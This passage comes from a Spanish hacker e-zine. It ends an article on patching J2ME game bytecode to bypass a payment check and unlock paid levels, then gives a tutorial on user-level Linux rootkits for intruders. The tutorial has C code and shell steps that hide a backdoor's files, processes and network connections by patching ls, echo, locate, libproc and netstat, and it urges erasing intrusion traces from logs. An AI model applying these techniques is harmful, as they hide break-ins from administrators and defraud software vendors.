    //    8   20:invokevirtual   #70  <Method void p.a(boolean)>
```

la instrucción
5 13:ifeq (significa "si es igual")
la voy a sustituir por
5 13:ifne (significa "si NO es igual")

o sea, en la posición 0x17E0 pongo 0x9A en vez de 0x99

Transfiero el juego, accedo al menú, y tengo todos los escenarios liberados !
Claro que los más avanzados son demasiado difíciles para mí. Al menos he

cumplido el objetivo de modificarlo, que era lo que quería probar.

****
Otro juego que tengo es AdamsAppleV3 hecho por la compañia SoftexDigital.
Es un juego en el que hay que mover plataformas hasta encontrar la salida.
Incluye 5 niveles pero hay que pagar para acceder a los niveles superiores.
El pago se realiza accediendo a una página web desde el móvil. Bueno, es el
propio teléfono el que se conecta así que no hay que hacer mucho.
Con mi operador no es posible realizar estos pagos, así que sale un mensaje
al principio indicando que sólo puedo jugar al modo básico: 'Teaser' Level.
Por supuesto que como mi red no lo soporta, no puedo bajarme nuevos niveles.
Pero me gustaría probar los 5 escenarios ya incluídos, no sólo el primero.
Al menos, me gustaría eliminar ese mensaje.

El fichero AdamsAppleV3.jar ocupa 62Kb y al descomprimirlo genera, entre
otros, 6 ficheros *.class en el directorio raiz.
El mensaje que se queja de que el operador no soporta el pago está en el
fichero AdamsAppleV3.class

```
public void startApp()
{
 try
 {
  if(q != null)
  {
  if(p)
  {
   n = true;
   i = q;
   a("Payment", "Payment not supported by the operator. You can Play
                 only 'Teaser' Level ", (byte)3);
   p = false;
  } else
  {
   a.setCurrent(q);
  }
  q.m = true;
  }
 }
```

Así que comprueba si p tiene un valor o no.
Si tiene algún valor, se queja. O sea, que habría que hacer que p sea false.
Pero no encuentro la definición de la variable   p   en esta clase.

En la cabecera veo que
public class AdamsAppleV3 extends b
Ah, esto quiere decir que puede estar en b.class
Efectivamente

```
public b()
{
 .......
 try
  {
   D.checkOperator();
  }
 catch(SecurityException securityexception)
 {
  p = true;
 }
}
```

Muy bien: si hay algún fallo de permisos, entonces   p se pone a true.
Lo más sencillo sería saber cuales permisos son los que faltan.
Si los programadores hubieran hecho un simple
System.out.println("Error=" + exception);
entonces yo sería capaz de saber si el problema es que la red no está
disponible, o que no tengo correcto el perfil de WAP, o que ha expirado mi
sesión. Lamentablemente no puedo modificar el programa lo suficiente como
para incluir un simple mensaje explicatorio.

Pero es fácil engañar al programa para que crea que puedo realizar pagos:
Tengo que cambiar
p = true;
por
p = false;

Desensamblando:

```
 {
 D.checkOperator();
 // 242 548:aload_0
 // 243 549:getfield #10 <Field Payment D>
 // 244 552:invokevirtual #70 <Method void Payment.checkOperator()>
 }
 //* 245 555:goto 564
 catch(SecurityException securityexception)
 //* 246 558:astore_1
 {
 p = true;
 // 247 559:aload_0
 // 248 560:iconst_1 <-***********--******--
 // 249 561:putfield #72 <Field boolean p>
 }
```

esto es, cambiar
248 560:iconst_1
por
248 560:iconst_0
o sea, en la posición 0x1510 pongo 0x03 en vez de 0x04

Esta es una modificación que no he podido comprobar en el emulador, ya que éste es siempre incapaz de comunicar con la red. La excepción no es "SecurityException" sino "NotImplemented" , la cual no es interceptada por el comando catch.

Pero en el propio móvil funciona perfectamente y ya no se queja.

****
En este mismo juego hay otra modificación que me gustaría hacer: el juego consiste en mover bloques hasta que la protagonista (Eva) llega a la salida y se encuentra con Adán.
No es típicamente un laberinto, sino que se trata más bien de mover los bloques sabiamente.
Como no sé la manera de colocarlos para conseguir el objetivo, decido que es mejor manipular el programa para que no aparezcan bloques.
El mapa es de 14 columnas y 10 filas, según veo en la pantalla del móvil.
Dado que no hay ficheros binarios que contengan los mapas, supongo que están dentro de las propias clases.
Tras mirarlas todas, descubro que en d.class hay una estructura:

```
public static final byte h[][][] = {
{
 {10,10,10,10,10,10,10,10,10,10,10,10,10,10 },
 { 2, 0, 0, 0, 4, 4, 1, 1, 0, 0, 0, 0, 0, 0 },
 { 1, 1, 3, 3, 1, 0, 0, 1, 0, 0, 0, 1, 0, 0 },
 { 1, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0 },
 { 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0 },
 { 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 5, 1, 0, 0 },
 { 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 6, 0 },
 { 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1 }
}
```

repetida de modo parecido 5 veces (los cuales podrían ser los niveles)

Nota: los valores están en decimal.

Bueno; no tiene 10 filas sino 8. Quizás la fila de abajo y la de arriba son siempre iguales.
En la pantalla del juego hay 2 trofeos (corazones) en la segunda línea.
Comparándolo con esta matriz, deduzco que se corresponden con el valor 4.
Análogamente el valor 5, que sólo aparece una vez, debe de ser un pequeño árbol.
Y el valor 6, que está en la fila 7, columna 13, debe de ser el dibujo de Adán que está al otro lado del muro (valor 1)
El valor 2 que aparece en la fila 2, columna 1 debe de ser el dibujo de Eva.
Para hacer que el juego sea realmente sencillo de terminar, simplemente destruyo el muro que me impide el paso en la fila 7, columna 12, justo antes del dato '6'.

Al llegar la hora de modificar el fichero d.class me llevo la sorpresa de que los valores no están así seguidos: 0x0A, 0x0A, 0x0A, 0x0A ... como correspondería a una secuencia de bytes, sino que cada uno ocupa 5 bytes:
0x59 0x03 0x10 0X0A 0x54
0x59 0x04 0x10 0X0A 0x54
0x59 0x05 0x10 0X0A 0x54

0x59 0x06 0x10 0X0A 0x54
Por eso supongo que Java guarda los elementos como "objetos byte", y a cada instancia le asigna un número único.
Una pérdida de espacio, desde mi humilde opinión.
No sólo eso, sino que algunos números ocupan menos bytes. El descompilador hace todo el trabajo de organizarlos y yo no tengo que preocuparme.
Sólo anotar cuidadosamente cuáles bytes deseo cambiar.

Para cambiarlo, sustituir en la posición 0x43A7 el valor 0x04, que significa "muro" , por 0x07 , que significa "corazón"

Como siempre: modifico la clase, la meto en AdamsAppleV3.jar , lo transfiero al móvil, y lo pruebo.
Ahora el primer nivel es un simple paseo.

****
Bueno, como ha quedado comprobado, modificar los programas Java para móviles es posible con un poco de tiempo y conocimientos simples de aprender.
Si es legal, moral, o engorda, no es tarea mía juzgarlo.

EOF

-[0x09]--
-[Las apariencias enganyan]---
-[by Qaldune]---SET 31--

Este articulo trata sobre rootkits a nivel de usuario (osea que si pensabas aprender a hacer modulos del kernel leyendo esto olvidate ya mismo). Pense en escribirlo depues de leer el de rootkits de blackngel (set29:0x0b) que me parecio una interesante introduccion. Los ejemplos de este articulo han sido testeados en linux, aunque es posible y probable que funcionen en otro *nix. No hace falta decir que todo lo que pase despues de leer esto es cosa tuya.

Para entender este articulo necesitas saber unicamente programar en C (tampoco hace falta que seas el puto amo, solo que mas o menos conozcas todas las instrucciones y que mas o menos entiendas codigo escrito por alguien que no seas tu) y manejarte con unix/linux/loqueseax. Si eres novato en unix tampoco pasa nada, si no conoces algun programa ejecutalo y ya te enteras o si no man [programa].

Cuando has conseguido acceso como root en un sistema, es probable que quieras volver a entrar sin problemas, por ejemplo conectandote a un servidor ssh que se ejecute en el sistema al que has entrado. Es tambien probable que necesites ejecutar tu mismo el backdoor (hay un articulo sobre backdoors en SET 17 por Fuego Fatuo y en algun numero anterior que ahora mismo no recuerdo tambien hay otro). Para que el administrador no logre localizar el backdoor tienes varias opciones, como cargar un modulo del kernel que enmascare ciertas llamadas al sistema, parchear esas llamadas en el propio kenel o parchear los programas que listan archivos, procesos y conexiones para que no muestren tu backdoor, lo que se conoce como un rootkit. En internet puedes encontrar varios rootkits mas o menos ya preparados, pero saber como funcionan y como hacerlos te puede resultar util para hacerlos tu mismo o personalizar algun rootkit que encuentres por ahi.

Principalmente, se deben ocultar cuatro cosas: el programa del backdoor, el proceso del backdoor, las conexiones de red que establece el backdoor y lo que te la gana. Es importante ocultar tanto el programa como el proceso, ya que si ocultas el proceso y no el programa al administrador le bastara con borrar el programa y reiniciar el sistema, mientras que si ocultas el programa y no el proceso lo tienes algo mas facil, ya que poniendole al backdoor el nombre de un programa comun de unix puede que si el admin es tonto no se de cuenta (no es tan raro) pero si es un poco listo facilmente te jodera el backdoor. Y por supuesto se deben ocultar las conexiones que se puedan mostrar con programas tipo netstat.

En este articulo comentare los siguientes programas:

Ficheros
----
ls
echo
locate
find
tree
du

Procesos
----

libproc
pstree

Conexiones
----
netstat
syslogd

Si has leido algo sobre rootkits quizas te preguntes porque no trato telnetd o sshd. La respuesta es que siempre he considerado los parches a estos programas mas backdoors que rootkits. Ademas no es 100% necesario meterse en el codigo fuente (aunque si es verdad que es mas cantoso modificar el /etc/passwd o el .rhosts). Si te interesan esa clase de programas leete articulos sobre backdoors que hay muchos o leete este articulo que si te enteras bien te sera facil parchearlos.

Ficheros

***LS**

Cuando alguien quiere conocer los ficheros de un directorio normalmente ejecuta ls (LiSt). El funcionamiento de ls se basa en leer una por una cada entrada de fichero de un directorio y mostrar por la pantalla el nombre del fichero. Un ls muy basico que mostrara los archivos del directorio de trabajo sin ordenar ni manipular la salida podria hacerse de la siguiente manera:

```
<++> ejemplos/lsbasico.c
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <dirent.h>

int main (int ac, char *av[]) {
   DIR *d;
   struct dirent *p;

   d=opendir(".");
   while ((p=readdir(d))!=NULL)
      printf ("%s ", p->d_name);

   printf ("\n");
}
<-->
```

Este programa muestra una salida parecida a esta:

```
qaldune@gzt:~/src/var/ls$ ./lsbasico
. .. lsbasico lsbasico.c netcat.c
```

lsbasico.c muestra todos los archivos, incluidos '..' y '.'. Veamos lo que pasa a~adiendo un par de lineas mas:

```
<++> ejemplos/lsbasicom.c
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <dirent.h>

int main (int ac, char *av[]) {
   DIR *d;
   struct dirent *p;

   d=opendir(".");

   while ((p=readdir(d))!=NULL) {
      if (!strncmp(p->d_name, "netcat.c", 8))
         continue;
      printf ("%s ", p->d_name);
   }
   printf ("\n");
}
<-->
```

```
qaldune@gzt:~/src/var/ls $ make lsbasicom
cc -o lsbasicom lsbasicom.c
qaldune@gzt:~/src/var/ls $ ./lsbasico
. .. lsbasicom lsbasicom.c lsbasico lsbasico.c netcat.c
qaldune@gzt:~/src/var/ls $ ./lsbasicom
. .. lsbasicom lsbasicom.c lsbasico lsbasico.c
```

Que ha pasado? la segunda version de lsbasico.c ya no muestra netcat.c. Con solo a~adir dos lineas. Explico:

```
DIR *d;                    /* descriptor de directorio. Viene a ser como el
                              FILE de los directorios. Mira la pagina man de
                              opendir() y readdir() para mas info */
struct dirent *p;          /* puntero a la estructura que contiene los datos
                              la entrada de fichero */

d=opendir(".");            /* abre el directorio para leer entradas */
while ((p=readdir(p))!=NULL) { /* lee entradas de fichero hasta llegar al
                                  final del directorio (cuando esto ocurre
```

```
                                    readdir() devuelve NULL) */
   if (!strncmp(p->d_name, "netcat.c", 8))
      continue;             /* una vez que *p apunta a una entrada de fichero
                               se compara el campo d_name (para mas info
                               sobre la estructura dirent: man readdir) con
                               el nombre del fichero a omitir en la salida;
                               si coincide retorna al comienzo del bucle sin
                               llegar a la linea que muestra el nombre */

   printf ("%s ", p->d_name); /* obvio. Imprime el nombre de un fichero */
}

printf ("\n");              /* nada que decir */
```

Esta forma de ocultar ficheros tiene un gran problema, y es que si quieres ocultar muchos vas a tener que un huevo de lineas por cada fichero. Una manera de ocultar muchos ficheros es guardar los nombres de los ficheros a ocultar en otro fichero que tambien sera ocultado. Te recomiendo ponerlo en sitios donde a nadie se le ocurriria mirar como /var, /dev o cualquier directorio que no se utilice mucho. Todo esto ralentiza un poco la ejecucion (un poco = unas decenas de milisegundos) pero merece la pena.

Con todos estos ejemplos sobre ls muy basicos he intentado que aprendas el funcionamiento basico de un rootkit en ls, pero por ahora todo esto tiene poco uso real. Lo que realmente sirve es un parche sobre el ls que este instalado en el sistema que quieras parchear. Si te pusiera aqui el .diff para parchear directamente el ls de gnu seria lo unico que harias y no te serviria todo lo anterior para nada. Hazlo tu mismo. Si has comprendido la manera basica de funcionar de los rootkits no te resultara muy dificil parchear un ls de verdad aunque tendras que entender los detalles del codigo y quizas tengas que mirar un rootkit ya hecho. Para aprender, un buen rootkit ya hecho es el Linux RootKit que tengo entendido que fue de los primeros para linux. Busca en http://packetstormsecurity.org o en google. Por cierto, es un poco antiguo, asi que pretendes utilizarlo para parchear un sistema puede que tengas problemas ;-)

Un resumen del codigo del ls de gnu (version 4.1.11):

Main() parsea unas cuantas opciones. Despues, si hay que listar el directorio por defecto (".") porque no se ha pasado un nombre de fichero, llama a gobble_file() para que a~ada . a la tabla de archivos. Este es un concepto que no he explicado antes. Mira el siguiente parrafo. Sin embargo, si se han pasado argumentos que indiquen los ficheros a listar, se recorre la matriz de args con un for() y se llama a gobble_file() por cada fichero proporcionado. gobble_file() como ya he dicho a~ade comprueba la existencia del fichero indicado, imprime un mensaje de error si no existe y finalmente devuelve el numero de bloques que ocupa dicho fichero (si es que existe). Despues, ls ordena la tabla de ficheros (o no, segun se le indique) y realiza algunas comprobaciones mas como colores,loops,etc...

Respecto a lo de la tabla de archivos. Como puedes comprobar, una diferencia importante entre el ls de ejemplo que puse y el ls "de verdad" es que este ultimo formatea la salida para que se muestre siempre correctamente y sin palabras cortadas ni saltos de linea donde no deben de estar. Para hacer esto, primero introduce todas las entradas de fichero a listar en un array y despues las muestra una por una calculando el tama~o de la salida.
Otra cosa que quizas te llame la atencion es que en el peque~o resumen que he hecho (bastante resumido, me dejo algunas cosas importantes) es que no hay un readdir(). Esto es asi por ls _no_ siempre llama a readdir(), por ejemplo si le pasas el nombre de un fichero para ver si existe y quizas proporcionar alguna info basta con hacer un stat() (para + info: man 2 stat) Y te preguntaras... y donde pongo la sentencia que anula el listado de una determinada entrada? Te dare una pista: _siempre_ se formatea la salida y se introducen los datos en la tabla, con lo cual si no se introduce cierto fichero a la tabla... no se muestra (mas facil imposible).

Te daras cuenta mas adelante que escribo mucho mas de ls que todos los demas programas tratados en este texto. Esto es asi porque el concepto basico de los rootkits es encontrar una funcion clave para mostrar datos y parchearla con el menor numero de lineas. Por lo tanto, _una vez que has parcheado con exito un programa_ te resultara mucho mas facil parchear los demas.

ECHO

En ocasiones, cuando un administrador sospecha que ls esta parcheado,

ejecuta "echo *". Este truco se basa en que echo imprime de nuevo los argumentos que se le pasan y que bash interpreta '*' como "todos los ficheros del directorio actual". De esta forma, ejecutar echo * es como ejecutar echo con el nombre de todos los ficheros. Si ls ha sido parcheado, no puedes ver el directorio tal y como es, pero bash si lo sabe. Ya que que bash lo sabe y echo imprime "lo que bash sabe", tienes dos opciones, parchear bash o parchear echo. En ocasiones solo tienes una opcion y es parchear bash, porque en las versiones de bash un poco antiguas echo era un built-in. Si tu bash es lo suficientemente antiguo, tendras que parchear echo.c y recompilar bash. Si tienes suerte y tu bash ya no implementa echo, busca en el paquete coreutils de nuevo echo.c. Un echo muy sencillo (aunque en muchos casos suficiente; no hacen faltas doscientas y pico para imprimir los argumentos y dos cosas mas) podria ser asi:

```
<++> ejemplos/echo.c
#include <stdio.h>
#include <stdlib.h>

int main (int ac, char *av[]) {
   int i;
   for (i=1; i<ac; i++)
      printf ("%s ",av[i]);
   printf ("\n");
   exit(0);
}
<-->
```

El modo de parchearlo es mas o menos el mismo que con ls, inserta un if() o un while() dentro del bucle critico (en este caso for(), en el caso de ls while()). Un ejemplo con if() seria:

```
<++> ejemplos/echo_parcheado.c
#include <stdio.h>
#include <stdlib.h>

int main (int ac, char *av[]) {
    int i;
    for (i=1; i<ac; i++) {
         if (!strncmp(av[i],"netcat.c", 8))
            continue;
         printf ("%s ",av[i]);
    }
    printf ("\n");
    exit(0);
}
<-->
```

Y con un parche del tipo de buscar la entrada en un fichero, igual. Probablemente se podria decir algo mas pero creo que con eso es suficiente.

LOCATE

Locate es a grosso modo como hacer un grep en un fichero que contenga la salida entera de "find /". "find /" recorre todo el sistema de ficheros y imprime todas las entradas de fichero que se correspondan con un argumento dado. Para utilizar locate, antes hay que ejecutar updatedb, que es un script de shell que hace precisamente eso, recorre el sistema de ficheros en busca de entradas de fichero y escribe esas entradas en un fichero localizado (por lo menos en SuSE que es lo que uso yo) en /var/lib/locatedb. Si miras este fichero con un simple cat o un less probablemente no encontraras nada que se pueda entender. La razon es que updatedb filtra la salida de "find /" con awk, sort y le hace un monton de movidas extra~as que no me he molestado ni mirar ni en entender. Basicamente la base de datos contiene unos prefijos que son la parte inicial de la ruta y despues las entradas de directorio. Esto parece malo y lioso pero... como co~o rellenaria yo este articulo si locate no fuera mas que un script de bash que hace "grep $1 /var/lib/locatedb"? :-) Fuera bromas; se intenta con este formateo que sea mas rapido de buscar, aunque si estas buscando algo que va a dar muchos resultados es mas eficiente de lo de find / y grep.

El codigo de locate es en general muy parecido a ls, busca en un directorio (en este caso un fichero) datos que coincidan con el patron que se le ha indicado y si los encuentra los muestra por pantalla. Un patch muy primario y con muchas probabilidades de ser descubierto seria hacer lo que he comentado antes. Mas o menos esto:

(los archivos a ocultar estan en /tmp/qald, comentarios despues de ##)

```
## creamos el archivo en /var/lib/locate para que parezca normal. Tarda un
## ratillo asi que recomiendo ejecutarlo en segundo plano (coloca '&' al
## final)

gzt:/var/lib # find / | grep -v /tmp/qald > locatedb &
gzt:/var/lib # cd /usr/bin

## copia del locate original por si acaso
gzt:/usr/bin # cp locate locate~

## y sin abrir un editor ni nada
gzt:/usr/bin # echo "grep $1 /var/lib/locatedb" > locate
```

Y solo con eso, si al admin no se le ocurre ejecutar locate sin argumentos, o utilizar las opciones, es posible que el admin no se de cuenta. Ademas una ventaja que tiene este metodo es que listando muchos archivos, incluso es un poco mas rapido que el locate de verdad. Un fallo es que si al admin se le ocurre ejecutar locate sin argumentos canta un huevo y se dara cuenta de todo. Por eso, hay que parchear el codigo fuente para que no resulte cantoso. Como primera informacion te digo que locate esta en el paquete findutils y que yo he comprobado esto en la version 4.1.7 de dicho paquete y tambien te digo que el codigo de locate esta exactamente en findutils-4.1.7/locate/locate.c (creo que realmente no hubiera hecho falta decir esto ultimo).

Un esquema basico del codigo de locate puede ser asi:

main parsea las opciones y llama a locate() con los patrones a buscar en la base de datos de archivos. locate() recibe el patron a buscar, la ruta a la base de datos y un entero que le indica si debe ignorar las diferencias entre mayusculas/minusculas. Seguidamente comprueba la fecha de la ultima actualizacion de la base de datos y si es superior a 8 dias muestra un mensaje de alerta. Despues, lee la base de datos teniendo en cuenta el formato. Finalmente, si el patron esta en la base de datos, muestra su ruta por pantalla y devuelve un entero > 0 (true). En caso contrario, devuelve 0 (false).

Leyendo esto veras que parchear locate es realmente facil y hay varias maneras, como en casi todos los rootkits, aunque cuidado con poner el hack muy al principio, donde se comprueban los argumentos. La razon es que si por ejemplo quieres evitar que se muestre el fichero "netcat.c" y pones un if(!strcmp("netcat.c",argumento)) justo en el for() que analiza argv[], si el admin en vez de pasar a locate "netcat" le pasa el nombre del directorio que quiere listar -lo mas normal- y tu no has hecho nada por ocultarlo, se mostraran _todos_ los ficheros del directorio. Para evitar este "peque~o" problema puedes parchear mas adelante, en locate().

Otra posible forma de parchear locate seria metiendo en el sitio adecuado un "grep -v" como el del primer hack. Recuerda que la base de datos se formatea despues de listar todos los ficheros, asi que ten cuidado con el lugar a donde lo pones.

FIND

La verdad es que nunca entendi como pudieron complicar tanto el codigo de find los de gnu. Find tiene 4736 lineas de codigo, y todo para recorrer un arbol de ficheros en busca de una entrada que coincida con un argumento pasado y alguna que otra informacion mas.

Lo que hace find es recorrer un arbol de directorios de forma recursiva (abre cada directorio y lo recorre por completo, si dentro hay otro directorio, lo vuelve a abrir y hace lo mismo, asi hasta que solo haya ficheros normales) en busca de una entrada de fichero cuyo nombre coincida con un patron determinado. Aunque no me he molestado en hacer un peque~o find de ejemplo, la intuicion me dice que con 100 lineas bastaria para hacer algo que rule. Para que te hagas una idea:

(realmente, el find de gnu no trabaja asi, se basa en una complicada sucesion de stat's y "predicados")

Recuerdas que ls iba leyendo cada entrada de directorio con readdir()? Recuerdas que se usaba una estructura con una cadena que contenia el nombre del fichero? Pues en esto se basa find, hace un stat a cada fichero y si ve

que es un directorio lo abre y vuelve a hacer lo mismo. Para hacer esto comprueba si el campo st_mode tiene la bandera S_IFDIR (0040000). Cada vez que un nombre de fichero coincide con el patron especificado, muestra por pantalla su ruta completa.

Como ya he dicho todo esto es mas que nada para que entiendas el funcionamiento de find, porque el codigo de find es mucho mas complicado y seria bastante largo de explicar y entender. Si quieres parchear un rootkit y no quieres complicarte mucho la vida lo mejor es que te busques uno ya hecho o lo hagas tu mismo inspirandote en otro.

***TREE**

Tree es sencillo, sencillo, sencillo. Es una mezcla de ls y find, recorre un arbol de directorios y muestra todos los ficheros con unas florituras ascii para que parezca un arbol. Si no fuera por los colorines que traen algunas versiones de tree te recomendaria que en vez de parchear el que este instalado en el sistema victima te hicieras uno tu mismo y lo sustituyeras.

Para hacerte uno piensa en tree como un find que en vez de buscar un fichero _lista_ todos los ficheros de un directorio dado y todos los subdirectorios que cuelguen de dicho directorio.

Si no quieres molestarte en hacer un tree desde cero tu mismo, puedes descargartelo desde cualquier ftp sunsite o buscar en los cd's de fuentes de tu distro (por cierto, en suse no lo he encontrado). Otra opcion que acabo de recordar es usar un tree que venia con un libro de programacion en unix. Si tienes ese libro sabras de lo que hablo.

DU

El nombre de este programa viene a significar Disk Usage y muestra el tama~o que ocupan en disco los ficheros de un directorio y muestra la suma de todos los tama~os y el tama~o de cada uno al final (los ficheros que se analizan se pueden especificar). Como en (casi) todos los programas que muestran ficheros a informaciones relacionadas con ficheros utiliza las funciones opendir() y readdir(). Lo que hace internamente es hacer un stat() a cada entrada de directorio que encuentra e ir sumando el tama~o (en el campo st_size) para finalmente imprimirlo. Normalmente tambien es recursivo, pero en este ejemplo de du basico que pongo aqui no es asi:

```
<++> ejemplos/dubasico.c
#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <dirent.h>
#include <unistd.h>

int main (int ac, char *av[]) {
   DIR *dd;
   struct dirent *dp;
   struct stat st;
   unsigned int total=0;

   if ( (dd=opendir(".")) == NULL) {
      perror(".");
      exit(-1);
   }

   while ( (dp=readdir(dd)) != NULL) {
      stat (dp->d_name, &st);
      printf ("%u\t%s\n",st.st_size, dp->d_name);
      total+=st.st_size;
   }

   printf ("Total:\t%u\n",total);
}
<-->
```

Claro que el du de gnu es mucho mas extenso y diferente, y no usa ni opendir() ni readdir(). El funcionamiento de du es el siguiente (usando la version 4.1.11 de fileutils):
main() analiza las opciones y llama a du_files() con los directorios a mostrar. A su vez du_files() realiza un peque~o tratamiento con los nombres

de fichero y llama a count_entry() con el nombre de directorio (char *ent), un entero cuyo significado me resulta confuso :-((top), un parametro tipo dev_t que indica el dispositivo en el que se encuentra *ent y finalmente un entero que indica el maximo numero de niveles a descender en el arbol de directorios (depth). count_entry() realiza mas comprobaciones, como por ejemplo si debe mostrar todos los ficheros, mostrar los tama~os redondeados, etc... y finalmente muestra los tama~os de los directorios y el total. Aparte de esto hay unas cuantas funciones mas pero son superfluas si quieres meter un parche. Para + info: vete directamente a du.c

Despues de todo, esto, ha quedado claro como parchear programas que listen ficheros? Imagino que si, si no es asi repito lo de antes: mira un rootkit ya hecho y si es una duda peque~a escribeme a la direccion que esta puesta por ahi. Si es una duda grande, vuelvete a leer todo esto porque los conceptos basicos que se aplican a la ocultacion de ficheros se aplican tambien a procesos, conexiones, etc...

Procesos

LIBPROC

Nota: ps y top forman parte del paquete procps que puedes encontrar en http://procps.sf.net. El texto que sigue lo he escrito basandome en la version 3.2.5, que en el momento de escribir esto era la ultima. Si estas intentando parchear un ps o un top con un numero diferente de version no deberias tener muchos problemas si pertenece a las 3.x.x. Si es anterior es posible que haya cambiado. Si es tu caso, leete esto y si lo comprendes trata de aplicarlo a la version que quieras parchear.

Antes de empezar decir que esta parte es bastante dependiente del unix que estes utilizando, porque no todos usan /proc de la misma manera. Lo que yo explico se refiere a linux. Si estas utilizando otro *nix es posible que esta informacion te resulte invalida. De todas formas te recomiendo leerlo porque si investigas un poco facilmente podras aplicarlo a tu SO e incluso si procps es compatible con el sistema que usas pues esa suerte que tienes y ese trabajo que te ahorras.

Si todavia no has mirado el paquete procps te preguntaras el porque de agrupar a ps y a top dentro de libproc. La razon es que estos dos programas (no son los unicos, hay algunos mas) utilizan la libreria libproc para mostrar procesos. Como el autor reconoce, libproc es larguisima y debe hacerse un serio trabajo de optimizacion, pero de momento, es lo que se usa. Una breve explicacion de ps y top:

- ps: significa Process Status y muestra los procesos que se estan ejecutando en el instante en el que se ejecuta.
- top: igual que ps pero actualizandose al momento. Utiliza las librerias curses (una especie de libreria grafica para modo texto) para mostrarlo todo bonito y arregladito. Muchos admins utilizan esto cuando sospechan que su sistema ha sido comprometido.

Quizas se te haya pasado por la cabeza que seria posible parchear libproc para que ps, top y todos los demas que dependen de libproc (los hay, pero son poco importantes). Pues eso es lo que voy a explicar aqui porque es mas rapido y trae menos problemas. Si por alguna razon solo quieres parchear uno de ellos haces un backup y listo.

Libproc recorre /proc en busca de directorios cuyo nombre sea un numero (la pid -Process IDentification- de un determinado proceso). Una vez dentro de uno de estos directorios. Analiza ciertos ficheros. Los ficheros cuya info es importante a la hora de hacer un rootkit son los siguientes:

cmdline: almacena el argv[] del proceso.
cwd: un enlace simbolico al directorio de trabajo del proceso
environ: las variables de entorno bajo las que se ejecuta el proceso
exe: un enlace simbolico al ejecutable del proceso
root: un enlace simbolico al / del proceso. Existe para conocer la raiz de ficheros/directorios a los que el proceso puede leer/entrar. Util en procesos que ejecutan la llamada al sistema chroot() (cambia el directorio raiz. + info: man 2 chroot).
stat: muestra otras informaciones del proceso como proceso padre, la propia pid, estado, etc... muchos campos son repetidos de otros ficheros.

status: todavia mas info pero bastante mas comprensible a simple vista.
        Datos como porcentaje de tiempo durmiendo, mascaras de se~ales,
        etc...

Lo que hace libproc basicamente es analizar toda esta informacion y devolverla en estructuras tipo proc_t. Poner aqui la definicion de esta estructura seria una gilipollez porque la tienes en proc/readproc.h linea 38 (en el directorio donde hayas descomprimido procps, que hay que decirlo todo!). Despues, es problema de ps o top filtrar estas estructuras y mostrarlas o no por la pantalla.

A lo largo de este texto, te habras dado cuenta que a la hora de parchear un programa suele haber una cierta funcion en la que esta la clave. En los programas que dependen de libproc la clave esta en la funcion simple_readproc(), en readproc.c. Si por ejemplo quieres que no se muestren los procesos cuyo campo cmd (de una estructura proc_t) sea "bash" introduce un if que lo compruebe y que en caso de resultar cierta la comprobacion salte (con un goto) a next_proc, que es una etiqueta que ya esta puesta y se usa para salir de todos los if's de un plumazo. Si quieres que no muestre los que tienen una determinada pid, el if debe comprobar el campo tid (ojo con esto. En readproc.h dice que es el "task id, the POSIX thread ID", pero es el pid de toda la vida. Que no te lien!). De la misma manera con los demas campos de la estructura. Por supuesto que puedes a~adir codigo para lea los procesos a ocultar de un fichero, etc..., todo como en los demas programas.

De esta manera, quedan parcheados ps, top, skill y todos los demas que dependen de libproc :).

PSTREE

No hay mucho que decir sobre este programa. Forma parte del paquete psmisc que puedes encontrar en http://www.sourceforge.net/sourceforge/psmisc/ y en este texto comento la version 21.4 (si, 21.4, no es un error). Muestra un arbol jerarquico con los procesos en ejecucion.

La funcion que interesa es read_proc(). Esta funcion hace lo tipico de un listador de procesos, recore /proc/ en busca de directorios que representen procesos y los va mostrando. Tiene una llamada a opendir() y despues otra a readdir() encerrada en un bucle while(). Aqui hay un trozo que no hay que tocar hasta que comm (mira las definiciones de variables al principio de la funcion) es rellenada con el nombre del programa. Una vez ahi lo de siempre, un if comprobando comm o lo que quieras y un goto o un break. Si quieres que en vez de comprobar el nombre del programa compruebe la pid, cambia el if para que compruebe la variable pid.

Conexiones

Ocultar las conexiones establecidas por un sistema es muy util a la hora de instalar backdoors. Los dos programas que tratare son netstat y syslogd.
Netstat muestra las conexiones establecidas por el sistema.
Syslogd es una aplicacion que utilizan muchos programas para almacenar los logs. Cuando se sospecha que un sistema ha sido comprometido, una de la primeras cosas que hara el admin sera mirar los logs, asi que ademas de parchear syslog asegurate borrar todo rastro de intrusion (+ sobre syslog: set29:0x04).

NETSTAT

Como ya he dicho, sirve para mostrar las conexiones establecidas por un sistema. Forma parte del paquete net-tools que puedes encontrar en ftp://ftp.inka.de/pub/comp/Linux/networking/NetTools/ y en aqui explico como parchear la version 1.60. Si usas windows y lees este articulo por curiosidad no te ilusiones porque el netstat que usas no tiene nada que ver con este de aqui.

Con lo peque~o y lo claro que es netstat casi no hubiera hecho falta decir nada, pero bueno, por si acaso hay va:

Main() comprueba los argumentos, pone flags, imprime cabeceras y finalmente llama a tcp_info, udp_info y raw_info, segun lo indiquen los argumentos o no. Estas funciones a su vez llaman a tcp_info que llama a la macro INFO_GUTS6 y asi una sucesion de macros hasta llegar a la funcion 'de verdad' que es tcp_do_one, udp_do_one, raw_do_one, etc... En todas estas

ultimas hay un sscanf() que copia selectivamente el contenido de line en unas cuantas variables mas como local_port, remote_port, local_addr, etc... Justo despues de este sscanf puedes poner el hack, excepto si quieres que no se muestren las conexiones relacionadas con determinadas direcciones. En ese caso tienes que poner el hack justo antes de que se le a~adan a local_port y remote_port los dos puntos y el numero de puerto. Para comprobarlas no hace falta nada especial, un strcmp o strncmp y la direccion entre comillas tal cual, sin convertir a hexa ni demas historias. Por ejemplo, una linea como esta:

```
  if (!strncmp(remote_addr, "10.2.15.97", 9)) return;
```

Bastaria para no mostrar las conexiones en las que el otro extremo sea 10.2.15.97.

Y eso es todo sobre netstat.

SYSLOGD

